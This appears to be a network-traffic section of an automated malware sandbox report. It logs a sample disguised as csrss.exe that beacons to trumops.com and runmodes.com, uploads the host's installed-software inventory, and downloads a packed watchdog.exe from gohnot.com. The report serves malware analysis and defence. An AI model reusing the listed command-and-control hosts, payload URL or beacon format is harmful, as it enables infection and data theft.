Nov 11, 2021 01:57:25.558749914 CET	192.168.2.3	8.8.8.8	0x65fe	Standard query (0)	trumops.com	16	IN (0x0001)
Nov 11, 2021 01:57:25.601104021 CET	192.168.2.3	8.8.8.8	0x1f10	Standard query (0)	logs.trumops.com	16	IN (0x0001)
Nov 11, 2021 01:57:25.633168936 CET	192.168.2.3	8.8.8.8	0xc9fd	Standard query (0)	f7873597-7b36-4441-9416-097456f134ae.uuid.trumops.com	16	IN (0x0001)
Nov 11, 2021 01:57:25.798604012 CET	192.168.2.3	8.8.8.8	0x4e67	Standard query (0)	runmodes.com	A (IP address)	IN (0x0001)
Nov 11, 2021 01:57:25.941287041 CET	192.168.2.3	8.8.8.8	0x4744	Standard query (0)	server8.trumops.com	A (IP address)	IN (0x0001)
Nov 11, 2021 01:57:29.762208939 CET	192.168.2.3	8.8.8.8	0x2cd1	Standard query (0)	runmodes.com	A (IP address)	IN (0x0001)
Nov 11, 2021 01:57:31.092811108 CET	192.168.2.3	8.8.8.8	0x443e	Standard query (0)	server8.trumops.com	A (IP address)	IN (0x0001)
Nov 11, 2021 01:57:45.395169020 CET	192.168.2.3	8.8.8.8	0x7046	Standard query (0)	server8.trumops.com	A (IP address)	IN (0x0001)
Nov 11, 2021 01:57:46.263003111 CET	192.168.2.3	8.8.8.8	0x6c70	Standard query (0)	gohnot.com	A (IP address)	IN (0x0001)
Nov 11, 2021 01:57:52.263390064 CET	192.168.2.3	8.8.8.8	0x3cee	Standard query (0)	e0a50c60a85bfbb9ecf45bff0239aaa3.hash.trumops.com	16	IN (0x0001)
Nov 11, 2021 01:57:55.960362911 CET	192.168.2.3	8.8.8.8	0x96aa	Standard query (0)	runmodes.com	A (IP address)	IN (0x0001)
Nov 11, 2021 01:58:41.725279093 CET	192.168.2.3	8.8.8.8	0x97ce	Standard query (0)	server8.trumops.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 11, 2021 01:57:25.580398083 CET	8.8.8.8	192.168.2.3	0x65fe	No error (0)	trumops.com			TXT (Text strings)	IN (0x0001)
Nov 11, 2021 01:57:25.622384071 CET	8.8.8.8	192.168.2.3	0x1f10	No error (0)	logs.trumops.com			TXT (Text strings)	IN (0x0001)
Nov 11, 2021 01:57:25.654891014 CET	8.8.8.8	192.168.2.3	0xc9fd	Name error (3)	f7873597-7b36-4441-9416-097456f134ae.uuid.trumops.com	none	none	16	IN (0x0001)
Nov 11, 2021 01:57:25.819714069 CET	8.8.8.8	192.168.2.3	0x4e67	No error (0)	runmodes.com		104.21.34.203	A (IP address)	IN (0x0001)
Nov 11, 2021 01:57:25.819714069 CET	8.8.8.8	192.168.2.3	0x4e67	No error (0)	runmodes.com		172.67.207.136	A (IP address)	IN (0x0001)
Nov 11, 2021 01:57:25.962297916 CET	8.8.8.8	192.168.2.3	0x4744	No error (0)	server8.trumops.com		104.21.79.9	A (IP address)	IN (0x0001)
Nov 11, 2021 01:57:25.962297916 CET	8.8.8.8	192.168.2.3	0x4744	No error (0)	server8.trumops.com		172.67.139.144	A (IP address)	IN (0x0001)
Nov 11, 2021 01:57:29.781250954 CET	8.8.8.8	192.168.2.3	0x2cd1	No error (0)	runmodes.com		104.21.34.203	A (IP address)	IN (0x0001)
Nov 11, 2021 01:57:29.781250954 CET	8.8.8.8	192.168.2.3	0x2cd1	No error (0)	runmodes.com		172.67.207.136	A (IP address)	IN (0x0001)
Nov 11, 2021 01:57:31.111459970 CET	8.8.8.8	192.168.2.3	0x443e	No error (0)	server8.trumops.com		104.21.79.9	A (IP address)	IN (0x0001)
Nov 11, 2021 01:57:31.111459970 CET	8.8.8.8	192.168.2.3	0x443e	No error (0)	server8.trumops.com		172.67.139.144	A (IP address)	IN (0x0001)
Nov 11, 2021 01:57:45.415052891 CET	8.8.8.8	192.168.2.3	0x7046	No error (0)	server8.trumops.com		172.67.139.144	A (IP address)	IN (0x0001)
Nov 11, 2021 01:57:45.415052891 CET	8.8.8.8	192.168.2.3	0x7046	No error (0)	server8.trumops.com		104.21.79.9	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 11, 2021 01:57:46.282412052 CET	8.8.8.8	192.168.2.3	0x6c70	No error (0)	gohnot.com		172.67.196.11	A (IP address)	IN (0x0001)
Nov 11, 2021 01:57:46.282412052 CET	8.8.8.8	192.168.2.3	0x6c70	No error (0)	gohnot.com		104.21.92.165	A (IP address)	IN (0x0001)
Nov 11, 2021 01:57:52.282677889 CET	8.8.8.8	192.168.2.3	0x3cee	No error (0)	e0a50c60a85bfbb9ecf45bff0239aaa3.hash.trumops.com			TXT (Text strings)	IN (0x0001)
Nov 11, 2021 01:57:55.981394053 CET	8.8.8.8	192.168.2.3	0x96aa	No error (0)	runmodes.com		172.67.207.136	A (IP address)	IN (0x0001)
Nov 11, 2021 01:57:55.981394053 CET	8.8.8.8	192.168.2.3	0x96aa	No error (0)	runmodes.com		104.21.34.203	A (IP address)	IN (0x0001)
Nov 11, 2021 01:58:41.744313002 CET	8.8.8.8	192.168.2.3	0x97ce	No error (0)	server8.trumops.com		172.67.139.144	A (IP address)	IN (0x0001)
Nov 11, 2021 01:58:41.744313002 CET	8.8.8.8	192.168.2.3	0x97ce	No error (0)	server8.trumops.com		104.21.79.9	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- runmodes.com
- server8.trumops.com
- gohnot.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49747	104.21.34.203	443	C:\Windows\rss\csrss.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49748	104.21.79.9	443	C:\Windows\rss\csrss.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49749	104.21.34.203	443	C:\Windows\rss\csrss.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49750	104.21.79.9	443	C:\Windows\rss\csrss.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49751	172.67.139.144	443	C:\Windows\rss\csrss.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49754	172.67.207.136	443	C:\Windows\rss\csrss.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49808	172.67.139.144	443	C:\Windows\rss\csrss.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49752	172.67.196.11	80	C:\Windows\rss\csrss.exe

Timestamp	kBytes transferred	Direction	Data
Nov 11, 2021 01:57:46.367980957 CET	1050	OUT	GET /61c75dbee3f325b4d87cddaf5bae3393/watchdog.exe HTTP/1.1 Host: gohnot.com User-Agent: Go-http-client/1.1 Uuid: f7873597-7b36-4441-9416-097456f134ae Version: 183 Accept-Encoding: gzip
Nov 11, 2021 01:57:46.396821022 CET	1051	IN	HTTP/1.1 200 OK Date: Thu, 11 Nov 2021 00:57:46 GMT Content-Type: application/octet-stream Content-Length: 2102272 Connection: keep-alive content-disposition: attachment; filename=watchdog.exe etag: "616ea494-201400" last-modified: Tue, 19 Oct 2021 10:57:24 GMT Cache-Control: max-age=3600 CF-Cache-Status: HIT Age: 3465 Accept-Ranges: bytes Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=mUdca%2FhPVx%2BcuIN0mD4co%2Fq%2B%2FeXbPU6Zq0S%2FW1p4uyl4SjDH8JZzFzI5IDyMwm0EeLJ8hLsHyRpILoj74RMKgCuPLLbsz17avF1sdGfbIzhrwOIhomElDn412zdD"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Vary: Accept-Encoding Server: cloudflare CF-RAY: 6ac39180d8125c92-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 4d 5a 90 00 03 00 04 00 00 00 00 00 ff ff 00 00 8b 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 00 00 00 00 00 b4 4b 00 00 00 00 00 e0 00 03 03 0b 01 03 00 00 10 20 00 00 10 00 00 00 70 2d 00 00 8d 4d 00 00 80 2d 00 00 90 4d 00 00 00 40 00 00 10 00 00 00 02 00 00 06 00 01 00 01 00 00 00 06 00 01 00 00 00 00 00 00 a0 4d 00 00 10 00 00 00 00 00 00 03 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 90 4d 00 88 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 50 58 30 00 00 00 00 00 70 2d 00 00 10 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 e0 55 50 58 31 00 00 00 00 00 10 20 00 00 80 2d 00 00 10 20 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 e0 55 50 58 32 00 00 00 00 00 10 00 00 00 90 4d 00 00 02 00 00 00 12 20 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELK p-M-M@MMUPX0p-UPX1 - @UPX2M

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49747	104.21.34.203	443	C:\Windows\rss\csrss.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-11 00:57:26 UTC	0	OUT	POST /api/log HTTP/1.1 Host: runmodes.com User-Agent: Go-http-client/1.1 Content-Length: 144 Content-Type: application/x-www-form-urlencoded Accept-Encoding: gzip

Timestamp	kBytes transferred	Direction	Data
2021-11-11 00:57:26 UTC	0	OUT	Data Raw: 71 4f 59 76 58 43 58 54 43 37 6d 79 4a 47 49 73 30 35 78 7a 68 45 65 72 32 54 4d 65 38 6e 37 47 6e 6a 61 44 42 58 36 6f 4b 5a 33 2b 46 61 2f 43 44 4f 30 6e 4c 65 6e 34 6f 4e 4b 69 51 78 47 62 65 32 42 4e 6a 32 6f 32 32 78 52 46 43 4a 55 79 6a 49 2b 55 32 6d 58 7a 76 59 46 71 66 32 65 79 4a 55 51 62 6a 48 68 44 37 38 4c 37 75 2f 45 77 33 44 33 70 75 43 5a 63 37 30 4c 64 6a 56 55 45 56 48 2f 70 41 5a 5a 65 6b 47 4c 65 78 39 58 34 Data Ascii: qOYvXCXTC7myJGIs05xzhEer2TMe8n7GnjaDBX6oKZ3+Fa/CDO0nLen4oNKiQxGbe2BNj2o22xRFCJ UyjI+U2mXzvYFqf2eyJUQbjHhD78L7u/Ew3D3puCZc70LdjVUEVH/pAZZekGLex9X4
2021-11-11 00:57:26 UTC	12	IN	HTTP/1.1 200 OK Date: Thu, 11 Nov 2021 00:57:26 GMT Content-Length: 0 Connection: close CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=o15Uarx556ixdHy7oRivRosYtXYjyRif qqP6t1%2BtmZOXZAbOiahwkZVvykPAvESOkuK0O8hYCBqo0339em9U6tDCFHqM8DNcA0ItsELxFNpS7RGTg4CSkl20 kQlKzml%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6ac391019eea699b-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49748	104.21.79.9	443	C:\Windows\rss\csrss.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-11 00:57:26 UTC	0	OUT	POST /bots/post-ia-data?uuid=f7873597-7b36-4441-9416-097456f134ae HTTP/1.1 Host: server8.trumops.com User-Agent: Go-http-client/1.1 Content-Length: 18950 Content-Type: application/json; charset=UTF-8 Accept-Encoding: gzip
2021-11-11 00:57:26 UTC	0	OUT	Data Raw: 5b 7b 22 64 69 73 70 6c 61 79 5f 6e 61 6d 65 22 3a 22 55 70 64 61 74 65 20 66 6f 72 20 4d 69 63 72 6f 73 6f 66 74 20 4f 66 66 69 63 65 20 32 30 31 36 20 28 4b 42 34 34 38 34 31 34 35 29 20 33 32 2d 42 69 74 20 45 64 69 74 69 6f 6e 22 2c 22 64 69 73 70 6c 61 79 5f 76 65 72 73 69 6f 6e 22 3a 22 22 2c 22 69 6e 73 74 61 6c 6c 5f 64 61 74 65 22 3a 22 22 7d 2c 7b 22 64 69 73 70 6c 61 79 5f 6e 61 6d 65 22 3a 22 55 70 64 61 74 65 20 66 6f 72 20 4d 69 63 72 6f 73 6f 66 74 20 4f 66 66 69 63 65 20 32 30 31 36 20 28 4b 42 33 31 34 31 34 35 36 29 20 33 32 2d 42 69 74 20 45 64 69 74 69 6f 6e 22 2c 22 64 69 73 70 6c 61 79 5f 76 65 72 73 69 6f 6e 22 3a 22 22 2c 22 69 6e 73 74 61 6c 6c 5f 64 61 74 65 22 3a 22 22 7d 2c 7b 22 64 69 73 70 6c 61 79 5f 6e 61 6d 65 22 3a 22 55 Data Ascii: [{"display_name":"Update for Microsoft Office 2016 (KB4484145) 32-Bit Edition","display_version":"","install _date":""},{"display_name":"Update for Microsoft Office 2016 (KB3141456) 32-Bit Edition","display_version":"","install_d ate":""},{"display_name":"U
2021-11-11 00:57:26 UTC	1	OUT	Data Raw: 7d 2c 7b 22 64 69 73 70 6c 61 79 5f 6e 61 6d 65 22 3a 22 55 70 64 61 74 65 20 66 6f 72 20 4d 69 63 72 6f 73 6f 66 74 20 4f 6e 65 44 72 69 76 65 20 66 6f 72 20 42 75 73 69 6e 65 73 73 20 28 4b 42 34 30 32 32 32 31 39 29 20 33 32 2d 42 69 74 20 45 64 69 74 69 6f 6e 22 2c 22 64 69 73 70 6c 61 79 5f 76 65 72 73 69 6f 6e 22 3a 22 22 2c 22 69 6e 73 74 61 6c 6c 5f 64 61 74 65 22 3a 22 22 7d 2c 7b 22 64 69 73 70 6c 61 79 5f 6e 61 6d 65 22 3a 22 43 6f 6e 6e 65 63 74 69 6f 6e 20 4d 61 6e 61 67 65 72 22 2c 22 64 69 73 70 6c 61 79 5f 76 65 72 73 69 6f 6e 22 3a 22 22 2c 22 69 6e 73 74 61 6c 6c 5f 64 61 74 65 22 3a 22 22 7d 2c 7b 22 64 69 73 70 6c 61 79 5f 6e 61 6d 65 22 3a 22 53 65 63 75 72 69 74 79 20 55 70 64 61 74 65 20 66 6f 72 20 4d 69 63 72 6f 73 6f 66 74 20 57 Data Ascii: },{"display_name":"Update for Microsoft OneDrive for Business (KB4022219) 32-Bit Edition","display_version": "","install_date":""},{"display_name":"Connection Manager","display_version":"","install_date":""},{"display_name":"Security Update for Microsoft W
2021-11-11 00:57:26 UTC	3	OUT	Data Raw: 2e 33 30 35 30 31 22 2c 22 64 69 73 70 6c 61 79 5f 76 65 72 73 69 6f 6e 22 3a 22 31 32 2e 30 2e 33 30 35 30 31 2e 30 22 2c 22 69 6e 73 74 61 6c 6c 5f 64 61 74 65 22 3a 22 22 7d 2c 7b 22 64 69 73 70 6c 61 79 5f 6e 61 6d 65 22 3a 22 53 65 63 75 72 69 74 79 20 55 70 64 61 74 65 20 66 6f 72 20 4d 69 63 72 6f 73 6f 66 74 20 32 30 31 36 20 28 4b 42 34 34 38 34 32 36 39 29 20 33 32 2d 42 69 74 20 45 64 69 74 69 6f 6e 22 2c 22 64 69 73 70 6c 61 79 5f 76 65 72 73 69 6f 6e 22 3a 22 22 2c 22 69 6e 73 74 61 6c 6c 5f 64 61 74 65 22 3a 22 22 7d 2c 7b 22 64 69 73 70 6c 61 79 5f 6e 61 6d 65 22 3a 22 53 65 63 75 72 69 74 79 20 55 70 64 61 74 65 20 66 6f 72 20 4d 69 63 72 6f 73 6f 66 74 20 45 78 63 65 6c 20 32 30 31 36 20 28 4b 42 34 34 38 34 32 37 Data Ascii: .30501","display_version":"12.0.30501.0","install_date":""},{"display_name":"Security Update for Microsoft P roject 2016 (KB4484269) 32-Bit Edition","display_version":"","install_date":""},{"display_name":"Security Update for Mic rosoft Excel 2016 (KB448427
2021-11-11 00:57:26 UTC	4	OUT	Data Raw: 65 72 73 69 6f 6e 22 3a 22 22 2c 22 69 6e 73 74 61 6c 6c 5f 64 61 74 65 22 3a 22 22 7d 2c 7b 22 64 69 73 70 6c 61 79 5f 6e 61 6d 65 22 3a 22 55 70 64 61 74 65 20 66 6f 72 20 4d 69 63 72 6f 73 6f 66 74 20 4f 66 66 69 63 65 20 32 30 31 36 20 28 4b 42 34 34 37 35 35 38 38 29 20 33 32 2d 42 69 74 20 45 64 69 74 69 6f 6e 22 2c 22 64 69 73 70 6c 61 79 5f 76 65 72 73 69 6f 6e 22 3a 22 22 2c 22 69 6e 73 74 61 6c 6c 5f 64 61 74 65 22 3a 22 22 7d 2c 7b 22 64 69 73 70 6c 61 79 5f 6e 61 6d 65 22 3a 22 55 70 64 61 74 65 20 66 6f 72 20 4d 69 63 72 6f 73 6f 66 74 20 4f 66 66 69 63 65 20 32 30 31 36 20 28 4b 42 34 34 37 36 31 34 33 35 29 20 33 32 2d 42 69 74 20 45 64 69 74 69 6f 6e 22 2c 22 64 69 73 70 6c 61 79 5f 76 65 72 73 69 6f 6e 22 3a 22 22 2c 22 69 6e 73 74 61 6c 6c Data Ascii: ersion":"","install_date":""},{"display_name":"Update for Microsoft Office 2016 (KB4475588) 32-Bit Edition", "display_version":"","install_date":""},{"display_name":"Update for Microsoft Office 2016 (KB4461435) 32-Bit Edition","d isplay_version":"","install
2021-11-11 00:57:26 UTC	8	OUT	Data Raw: 5f 76 65 72 73 69 6f 6e 22 3a 22 31 36 2e 30 2e 34 32 36 36 2e 31 30 30 31 22 2c 22 69 6e 73 74 61 6c 6c 5f 64 61 74 65 22 3a 22 32 30 32 30 30 37 32 33 22 7d 2c 7b 22 64 69 73 70 6c 61 79 5f 6e 61 6d 65 22 3a 22 55 70 64 61 74 65 20 66 6f 72 20 4d 69 63 72 6f 73 6f 66 74 20 4f 66 66 69 63 65 20 32 30 31 36 20 28 4b 42 33 31 31 38 32 36 33 29 20 33 32 2d 42 69 74 20 45 64 69 74 69 6f 6e 22 2c 22 64 69 73 70 6c 61 79 5f 76 65 72 73 69 6f 6e 22 3a 22 22 2c 22 69 6e 73 74 61 6c 6c 5f 64 61 74 65 22 3a 22 22 7d 2c 7b 22 64 69 73 70 6c 61 79 5f 6e 61 6d 65 22 3a 22 53 65 63 75 72 69 74 79 20 55 70 64 61 74 65 20 66 6f 72 20 4d 69 63 72 6f 73 6f 66 74 20 50 72 6f 6a 65 63 74 20 32 30 31 36 20 28 4b 42 34 34 38 34 32 36 39 29 20 33 32 2d 42 69 74 20 45 64 69 74 Data Ascii: _version":"16.0.4266.1001","install_date":"20200723"},{"display_name":"Update for Microsoft Office 2016 (KB3 118263) 32-Bit Edition","display_version":"","install_date":""},{"display_name":"Security Update for Microsoft Project 2016 (KB4484269) 32-Bit Edit

Timestamp	kBytes transferred	Direction	Data
2021-11-11 00:57:26 UTC	12	OUT	Data Raw: 32 31 30 30 35 22 2c 22 69 6e 73 74 61 6c 6c 5f 64 61 74 65 22 3a 22 32 30 31 39 30 36 32 37 22 7d 2c 7b 22 64 69 73 70 6c 61 79 5f 6e 61 6d 65 22 3a 22 4d 69 63 72 6f 73 6f 66 74 20 4f 66 66 69 63 65 20 4f 53 4d 20 55 58 20 4d 55 49 20 28 45 6e 67 6c 69 73 68 29 20 32 30 31 36 22 2c 22 64 69 73 70 6c 61 79 5f 76 65 72 73 69 6f 6e 22 3a 22 31 36 2e 30 2e 34 32 36 36 2e 31 30 30 31 22 2c 22 69 6e 73 74 61 6c 6c 5f 64 61 74 65 22 3a 22 32 30 32 30 30 37 32 33 22 7d 2c 7b 22 64 69 73 70 6c 61 79 5f 6e 61 6d 65 22 3a 22 53 65 63 75 72 69 74 79 20 55 70 64 61 74 65 20 66 6f 72 20 4d 69 63 72 6f 73 6f 66 74 20 57 6f 72 64 20 32 30 31 36 20 28 4b 42 34 34 38 34 33 30 30 29 20 33 32 2d 42 69 74 20 45 64 69 74 69 6f 6e 22 2c 22 64 69 73 70 6c 61 79 5f 76 65 72 73 Data Ascii: 21005","install_date":"20190627"},{"display_name":"Microsoft Office OSM UX MUI (English) 2016","display_version":"16.0.4266.1001","install_date":"20200723"},{"display_name":"Security Update for Microsoft Word 2016 (KB4484300) 32-Bit Edition","display_vers
2021-11-11 00:57:26 UTC	16	OUT	Data Raw: 3a 22 22 7d 2c 7b 22 64 69 73 70 6c 61 79 5f 6e 61 6d 65 22 3a 22 53 65 63 75 72 69 74 79 20 55 70 64 61 74 65 20 66 6f 72 20 4d 69 63 72 6f 73 6f 66 74 20 4f 66 66 69 63 65 20 32 30 31 36 20 28 4b 42 34 34 38 34 32 38 37 29 20 33 32 2d 42 69 74 20 45 64 69 74 69 6f 6e 22 2c 22 64 69 73 70 6c 61 79 5f 76 65 72 73 69 6f 6e 22 3a 22 22 2c 22 69 6e 73 74 61 6c 6c 5f 64 61 74 65 22 3a 22 22 7d 2c 7b 22 64 69 73 70 6c 61 79 5f 6e 61 6d 65 22 3a 22 55 70 64 61 74 65 20 66 6f 72 20 4d 69 63 72 6f 73 6f 66 74 20 4f 66 66 69 63 65 20 32 30 31 36 20 28 4b 42 34 34 38 34 31 30 36 29 20 33 32 2d 42 69 74 20 45 64 69 74 69 6f 6e 22 2c 22 64 69 73 70 6c 61 79 5f 76 65 72 73 69 6f 6e 22 3a 22 22 2c 22 69 6e 73 74 61 6c 6c 5f 64 61 74 65 22 3a 22 22 7d 2c 7b 22 64 69 73 Data Ascii: :""},{"display_name":"Security Update for Microsoft Office 2016 (KB4484287) 32-Bit Edition","display_version":"","install_date":""},{"display_name":"Update for Microsoft Office 2016 (KB4484106) 32-Bit Edition","display_version":"","install_date":""},{"dis
2021-11-11 00:57:26 UTC	19	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Nov 2021 00:57:26 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close x-powered-by: PHP/8.0.11 CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=bKtxxp476cwRWpL7PMsiOEiUQCqwyb3bZEaJ0AAlC%2FT9jGwQdvS7Se%2BfmHEOErvcAP%2B4zdZUYVGNLmzkEYvbf2eQj3YtbAsdfhB5eIGhFyxOPCEF4oO6j5HX%2FobEjzLNcm0pI2mw"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6ac39101ef046927-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400
2021-11-11 00:57:26 UTC	20	IN	Data Raw: 34 61 38 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 4e 6f 74 20 46 6f 75 6e 64 20 28 23 34 30 34 29 3c 2f 74 69 74 6c 65 3e 0a 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 3a 20 6e 6f 72 6d 61 6c 20 39 70 74 20 22 56 65 72 64 61 6e 61 22 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 30 30 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 23 66 66 66 3b 0a 20 20 20 20 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 20 20 68 31 20 7b 0a 20 20 20 20 20 20 20 20 Data Ascii: 4a8<!DOCTYPE html><html><head> <meta charset="utf-8" /> <title>Not Found (#404)</title> <style> body { font: normal 9pt "Verdana"; color: #000; background: #fff; } h1 {
2021-11-11 00:57:26 UTC	21	IN	Data Raw: 20 22 56 65 72 64 61 6e 61 22 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 30 30 30 3b 0a 20 20 20 20 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 20 20 2e 76 65 72 73 69 6f 6e 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 67 72 61 79 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 38 70 74 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 70 78 20 73 6f 6c 69 64 20 23 61 61 61 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 2d 74 6f 70 3a 20 31 65 6d 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 62 6f 74 74 6f 6d 3a 20 31 65 6d 3b 0a 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 3c 2f 73 74 79 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 0a 3c Data Ascii: "Verdana"; color: #000; } .version { color: gray; font-size: 8pt; border-top: 1px solid #aaa; padding-top: 1em; margin-bottom: 1em; } </style></head><
2021-11-11 00:57:26 UTC	21	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49749	104.21.34.203	443	C:\Windows\rss\csrss.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-11 00:57:29 UTC	21	OUT	POST /api/log HTTP/1.1 Host: runmodes.com User-Agent: Go-http-client/1.1 Content-Length: 132 Content-Type: application/x-www-form-urlencoded Accept-Encoding: gzip
2021-11-11 00:57:29 UTC	21	OUT	Data Raw: 55 33 2f 36 31 6c 2b 6b 4c 48 31 69 49 4a 41 49 76 71 79 64 37 55 4e 55 63 69 51 4f 36 4a 39 70 30 41 2f 72 61 70 44 41 45 76 73 46 52 4c 6b 49 30 62 61 49 45 39 4a 70 77 77 71 48 34 4b 4d 2f 71 4c 35 53 77 59 4c 73 6f 44 6d 49 41 2f 62 72 4e 4b 4d 61 63 4f 46 47 41 72 6c 69 68 31 43 61 6d 4e 6d 57 71 6c 4b 64 77 61 4a 45 76 54 2b 39 4b 47 70 42 71 35 43 44 78 58 54 49 47 67 2b 75 37 67 3d 3d Data Ascii: U3/61l+kLH1ilJAIvqyd7UNUciQO6J9p0A/rapDAEvsFRLkl0baIE9JpwwqH4KM/qL5SwYLsoDmIA/brNKMacOFGArlih1CamNmWqlKdwaJEvT+9KGpBq5CDxXTIGg+u7g==

Timestamp	kBytes transferred	Direction	Data
2021-11-11 00:57:29 UTC	21	IN	HTTP/1.1 200 OK Date: Thu, 11 Nov 2021 00:57:29 GMT Content-Length: 0 Connection: close CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=VyqJdFK9C8SN%2BxUGjV5xrMiZwo7X7ojpe%2BJ9gkaT0LAMY7mP9r15bftL7%2BilJqKAlQpYnxOV6ufwEkwSyOrShNubJWJa1Zwhw44yTnybBgDNVepuofVl9tVybkDCX%2Bc%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6ac39119af7942d5-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49750	104.21.79.9	443	C:\Windows\rss\csrss.exe

Timestamp	kBytes transferred	Direction	Data
